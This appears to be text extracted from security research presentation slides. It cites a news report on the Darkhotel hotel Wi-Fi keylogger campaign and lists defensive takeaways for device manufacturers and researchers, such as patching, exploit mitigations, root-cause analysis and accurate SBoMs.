


Attack scenarios: healthcare

Hackers used luxury hotel Wi-Fi to steal business executive's data, researchers say

'Darkhotel' hackers targeted senior executives travelling across Japan, China and Russia, using a keylogger to steal logins for Google, Facebook and Yahoo services

<https://www.theguardian.com/technology/2014/nov/10/hotel-wi-fi-infected-business-travellers-asia-kaspersky>





Takeaways for researchers and manufacturers

- **Pay attention to risks from unpatched vulnerabilities**
- **Exploit mitigations in embedded devices are not cutting it**
- **Remove unused binaries and dead code from firmware / software packages**
- **Investigate the root causes of reported vulnerabilities, not only what is covered by PoC. Incomplete fixes will cause more vulnerabilities**
- **Provide a thorough root cause analysis with vulnerability reports**
- **Foster collaboration and be nice to researchers (thank you, Sierra Wireless!)**

Takeaways (continued)

- **IoT/OT devices may pose significant risk when compromised** (on par with IT infra)
- **Avoid security by obscurity**, adopt the “secure by default” approach
- **Don't trust the many eyes principle**: compile accurate SBoMs and treat third-party code as your own, support open source software

